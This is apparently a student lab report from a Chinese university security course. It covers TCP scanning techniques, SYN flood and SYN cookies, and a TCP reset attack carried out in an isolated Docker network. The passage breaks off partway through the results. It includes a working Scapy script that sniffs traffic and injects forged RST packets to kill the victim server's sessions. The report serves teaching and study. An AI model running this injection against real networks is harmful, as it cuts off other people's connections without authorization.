山东大学
网络空间安全学院

《网络安全》
实验报告

学生姓名	江李阳 (202400460042) 王健一 (202400460037) 邱泽辉 (202400460046)
指导教师	郭山清
学院	网络空间安全学院
专业班级	密码科学与技术 2024 级一班
完成时间	2026 年 10 月 25 日

1 实验目标

- 深入理解 TCP 协议的基本原理和工作方式；
- 了解主机探测和端口扫描的原理，掌握网络资产探测的基本技能；
- 理解 TCP 的报文结构，包括协议头中各个参数的作用和含义；
- 加深对 TCP 协议安全缺陷的理解，学习常见的攻击方式和防御措施；
- 实战演练 SYN Flood 攻击、TCP 连接重置及 TCP 会话劫持，了解它们的原理和危害。

2 实验原理

2.1 资产探测与端口扫描

2.1.1 TCP 端口扫描

TCP 端口扫描包括全连接扫描和半连接扫描，其中全连接扫描指 attacker 尝试与 victim/待扫描主机建立 TCP 连接，如果 attacker 收到 victim 发来的 SYN+ACK，说明该端口开放，否则如果收到 RST 说明该端口关闭，通过这种方式，attacker 就能确认 victim 上哪些端口是开放的，哪些是关闭的。全连接扫描与半连接扫描的区别在于 victim 恢复 SYN+ACK 后，前者将恢复一个 ACK，两者将完成 TCP3 次握手，建立起真正的 TCP 连接，而后者只是回复一个 RST，两台主机间并不会建立真正的 TCP 连接。相比之下，全连接扫描准确率更高，但效率较低，且完整的连接过程会留下明显的日志记录；而半连接扫描的扫描速度更快，具有一定的隐蔽性。更多 TCP 端口扫描方式包括：

- TCP Maimon 扫描：attacker 向目标端口发送同时设置 FIN 和 ACK 标志的错误数据包，如果端口开放，将忽略这类非法数据包；如果端口关闭，则会响应 RST 报文。
- TCP NULL 扫描：attacker 发送一个不带任何 TCP 标志的数据包，即所有位都设为 0，没有 SYN、ACK、FIN 等任何标志。这类数据包同样不是正常的 TCP 数据包，因此如果端口是关闭的，victim 通常会回复一个 RST 数据包；如果端口是开放的，或者被过滤，victim 不会做任何响应。
- TCP FIN 扫描：attacker 发送一个只设置了 FIN 标志位的 TCP 数据包。FIN 通常用于正常 TCP 连接终止，但如果在连接初始化阶段发送就不是正常 TCP 数据包了。类似 NULL 扫描，如果端口是关闭的，victim 将回复一个 RST 数据包，；如果没有响应或一个明显的 ICMP 错误响应，一般意味着端口开放或被过滤。

- TCP Xmas 扫描：在数据包中设置多个标志位 (FIN,PSH,URG)，如果端口关闭，则会回复 RST；如果端口开放或被过滤，则可能不回复。

下面具体介绍两种隐蔽扫描方式：

- idlesan(空闲扫描)：借助一台空闲主机 C，具体过程如下：
  - (1)attacker 向空闲主机 C 发送 ICMP 请求，得到 C 的 ICMP 响应，并记录下对应的 `IPID`=n;
  - (2)attacker 向 victim 待扫描端口发送 TCP 的 SYN 数据包，其中源 IP 为主机 C 的 IP，端口为待探测端口。
  - (3i) 如果 victim 对应端口开放，将向 C 回复一个 SYN+ACK。C 直接收到 SYN+ACK 将会将其视为非法数据包，直接回复一个 RST，此时 `IPID`=n+1；
  - (3ii) 如果 victim 对应端口关闭，则将回复一个 RST，C 收到后不做响应，此时 C 的 `IPID` 还是 n。
  - (4)attacker 向空闲主机发送 ICMP 请求，得到 C 的 ICMP 响应和对应 `IPID`，如果此时收到的 C 的 `IPID` 值为 n+2，则对应上面 (3i) 的情况，对应端口开防；如果 `IPID` 值为 $n+1$，则对应上面 (3ii) 的情况，说明对应待探测端口关闭。

  这种方法的优点是在扫描时不泄露 attacker 自身的信息，只借助空闲主机 C 的返回情况来判断待扫描 victim 端口的情况。但这种方法也有非常大的缺点，这种方法严重依赖空闲主机 C 的 `IPID` 参数全局自增的特点，而由于这个参数实际并没有什么含义，目前绝大多数终端的 IPID 采用随机数或基于哈希函数来计算 `IPID` 值，attacker 难以实现预测。其次，该方法还要求空闲主机 C 必须是完全空闲的，否则当 (4) 发送 ICMP 后收到的 `IPID` 值为 n+2 时，实际 attacker 并不能确认使得 C 上一步 `IPID` 自增为 n+1 的到底是 victim 回复的 SYN+ACK 导致的，还是其他主机与 C 通信导致的，这就导致了现象无法确定结果，进而造成扫描准确率下降。

- TCP RST 速率限制：该方法基于 TCP RST 速率的隐蔽扫描方法，利用了操作系统的 TCP 协议栈在短时间内能够发送的 RST 报文数量有限这一固有特性，具体来说：
  - (1)attacker 向 victim 待探测端口发送大量 SYN 数据包，其中源 IP 为主机 C 的 IP，目的端口为待扫描端口。

- (2i) 如果 victim 对应的端口开放，则 victim 会向 C 发送大量 SYN+ACK 报文，此时 C 针对这些非法报文将回复大量 RST 报文并最终达到 RST 速率限制；
- (2ii) 如果 victim 对应的端口关闭，则 victim 会向 C 发送大量的 RST 报文，C 将忽略这些 RST 报文不做回复，因而没有达到 RST 速率限制。
- (3)attacker 向 C 发送 ICMP NULL，如果 C 能回复 RST 报文，说明它没有达到 RST 速率限制，对应情况 (2ii) 说明 victim 上端口关闭；反之如果 C 不能回复 RST 报文，说明它达到了 RST 速率限制，对应情况 (2i)，说明 victim 上对应端口开放。

2.1.2 资产探测

包括设备与协议的指纹识别和操作系统的指纹识别。

- 设备与协议指纹：不同网络设备、协议实现和软件应用在网络连接中会表现出细微的差别，这些在通信连接中表现出来的独特特性被称为设备、系统或软件的指纹。
- 操作系统的指纹：
  - 被动指纹：如观察目标发送的 SYN/SYN-ACK/RST 等包中的 TTL、Windows Size、IPID、TCP 选项等，不同操作系统中的初始 TTL 值设置并不相同：Windows 系统中通常为 128，UNIX 类系统一般为 64；通过观察 HTTP headers、Cookie 特征、TLS 指纹、DNS 查询模式等组合来推断操作系统或应用。
  - 主动指纹：（TCP/IP 主动栈探测）向目标发送一系列特殊构造的 TCP/IP 包，根据包的细微差异匹配指纹库，Nmap 就是一个著名的实现例子；连接目标服务端口 (如 SSH、HTTP、SMB、FTP 等)，读取 banner 或协议特性来识别操作系统或发行版倾向，这种方法简单但容易被管理员修改或禁用横幅。

2.2 SYN flood 攻击与防范

2.2.1 SYN flood 攻击

TCP SYN flood 攻击是指 attacker 向 victim(这里是 victim server) 发送大量 TCP SYN 请求，victim 回复 SYN-ACK 并维持一个半连接状态，等待客户端继续回复 TCP 连接三次握手中的 ACK 回复包。但是 atacker 仅重复上述过程，发送大量恶意 SYN 请求，

不发送完成 TCP 三次握手的第三个包，使得 victim 消耗大量资源来维持这些半开放的连接状态，最终资源耗尽，无法为正常连接的请求提供服务。

2.2.2 SYN Cookie

有效防范 TCP SYN flood 攻击的方法为 SYN Cookie，其工作原理流程如下：

- 接收 SYN 包并计算 Cookie 值：TCp server 接收到一个 TCP SYN 包，根据里面的内容 (如源 IP 地址、源端口、目的 IP 地址、目的端口、TCP 序列号等) 计算一个 Cookie 值；
- 发送 SYN+ACK 包：server 用计算出来的 cookie 值作为 SYN+ACK 的初始序列号发送给 client；
- 接收 ACK 包并验证：client 收到 SYN+ACK 包，正常情况下会返回一个 ACK 包，server 收到返回的 ACK 后会提取 ACK 端中的确认号，当 (ACK-1) 的值与重新计算的 SYN Cookie 的值相等，则视为通过；
- 建立连接：如果上述验证通过，则 server 将分配资源，建立 TCP 连接。

以上 SYN Cookie 的机制取消了服务器为了保存半打开状态所需要的存储资源，它将分配资源延后到验证了 ACK 后，有效避免了 server 在一开始盲目分配资源的问题。同时，由于 SYN Cookie 机制没有改变 TCP 连接的过程，因此能在不修改 TCP 协议基础的情况下有效抵御 TCP SYN flood 攻击。

2.3 TCP 会话重置与劫持

TCP 在设计时假定 attacker 不会以中间人的形式出现在网络传输链路中，即无法提前获知当前 TCP 会话的序列号字段。但是实际上，一旦 TCP 的序列号可以被 attacker 提前预测或推测，那么 attacker 就能向 TCP 连接中注入恶意的 TCP 报文（因为 TCP 连接双方并不能肯定收到的 TCP 报文就是来自对方的，即 TCP 报文缺乏认证性），从而干扰或劫持整个 TCP 会话。

当攻击者掌握 TCP 序列号后，可以通过伪造源 IP 地址，在正常通信流量中注入一个 RST 报文，使得强制断开连接，实现 TCP 重置攻击。

3 实验设置

3.1 实验分工与配置说明

本组采用分工协作的方式完成本次实验。各成员在自己的环境中独立完成实验、记录终端输出和抓包截图，再按照实验分工汇总整理报告。由于虚拟机网卡连接、网卡名称、

地址分配和实验推进顺序可能存在差异，实际配置并不严格与实验指导书逐项相同，但保持拓扑关系和实验现象满足要求。具体分工如下:

表 1 本组实验报告撰写分工

成员	正文负责任务	说明
江李阳	实验一：1	
王健一	实验二：2	
邱泽辉	实验一：3	

4 实验三：TCP 连接重置

4.1 实验环境与网络配置

本实验在 WSL2 中使用 Docker Compose 搭建隔离网络。拓扑包含攻击者、用户、路由器、受害者服务器和正常服务器。攻击者、用户分别位于不同网段；两台服务器位于同一服务器网段，由路由器转发用户与服务器之间的流量。各节点地址如表 2 所示。

表 2 TCP 连接重置实验的实际网络配置

节点	网段侧	IPv4 地址	默认路由
Attacker	攻击者网段	192.168.2.100/24	192.168.2.10
User	用户网段	192.168.3.100/24	192.168.3.10
Router	攻击者侧	192.168.2.10/24	–
Router	用户侧	192.168.3.10/24	–
Router	服务器侧	192.168.4.10/24	–
Victim Server	服务器网段	192.168.4.105/24	192.168.4.10
Normal Server	服务器网段	192.168.4.106/24	192.168.4.10

路由器开启 IPv4 转发，并使用 Linux 流量控制（tc）把用户侧和服务器侧入口的 IPv4 报文镜像到攻击者侧。Docker 网络关闭源地址伪装，因而镜像报文仍保留 User 和服务器的原始 IP 地址。Attacker 上的 Scapy 脚本只处理从受害者服务器发往 User 的 TCP 报文，并从中读取端口和确认号。

4.2 攻击前的连通性检查

开始攻击前，User 分别访问受害者服务器和正常服务器。HTTP 请求均得到 HTTP/1.1 200 OK，SSH、Telnet 和 FTP 也均可建立连接并完成登录，作为后续对照。以下截图中的标记标出了相关客户端命令。HTTP 检查结果如图 1 所示。




图 1 攻击前，User 能正常访问两台服务器的 HTTP 服务

Telnet 登录结果如图 2 所示，User 先后登录了正常服务器和受害者服务器，并能在两端执行命令。




图 2 攻击前，User 分别成功登录两台服务器的 Telnet 服务

SSH 检查中，User 分别连接到两台服务器并显示各自的主机名，说明攻击前两条 SSH 连接均可正常使用，如图 3 所示。




图 3 攻击前，User 分别通过 SSH 登录正常服务器和受害者服务器

FTP 检查中，两台服务器均返回登录成功和目录列表，结果如图 4 所示。




图 4 攻击前，User 均可登录两台服务器的 FTP 服务

4.3 监听流量并构造 TCP RST 报文

在 Attacker 上运行 Scapy 监听脚本后，脚本使用如下过滤条件捕获从受害者服务器发往 User 的 TCP 报文：

Listing 1 捕获服务器发往 User 的 TCP 流量

```
capture_filter = (
    "tcp and src host 192.168.4.105 "
    "and dst host 192.168.3.100"
)
```

回调函数从捕获报文中读取 TCP 源、目的端口和确认号，将 IP 地址及端口方向反转，并把服务器报文中的确认号作为伪造 RST 的序列号。脚本只对带 ACK 标志的报

文发送 RST，核心处理如下：

Listing 2 根据捕获到的确认号构造 TCP RST 报文

```
def packet_callback(packet):
    if not (packet.haslayer(IP) and packet.haslayer(TCP)):
        return

    tcp_layer = packet[TCP]
    if not (int(tcp_layer.flags) & 0x10):
        return

    reset_packet = (
        IP(src=USER_IP, dst=VICTIM_IP)
        / TCP(
            sport=int(tcp_layer.dport),
            dport=int(tcp_layer.sport),
            flags="R",
            seq=int(tcp_layer.ack),
        )
    )
    send(reset_packet, iface=ATTACKER_INTERFACE, verbose=False)

sniff(
    iface=ATTACKER_INTERFACE,
    filter=CAPTURE_FILTER,
    prn=packet_callback,
    store=False,
)
```

脚本启动后，User 分别使用 HTTP、SSH、Telnet 和 FTP 访问正常服务器及受害者服务器。攻击者终端显示其持续捕获服务器响应并发送以 User 为源地址、受害者服务器为目的地址的 RST 报文。

4.4 不同 TCP 服务的攻击结果

4.4.1 Telnet、SSH 与 FTP

Telnet 对照结果显示，攻击期间 User 仍能登录正常服务器 192.168.4.106；连接受害者服务器 192.168.4.105 时，服务器登录过程被中断，连接随即关闭，如图 5 所示。




图 5 TCP 重置期间，正常服务器 Telnet 可用，受害者服务器连接被重置

SSH 的结果与 Telnet 一致：正常服务器仍可登录，而连接受害者服务器时出现 Connection reset by 192.168.4.105，如图 6 所示。

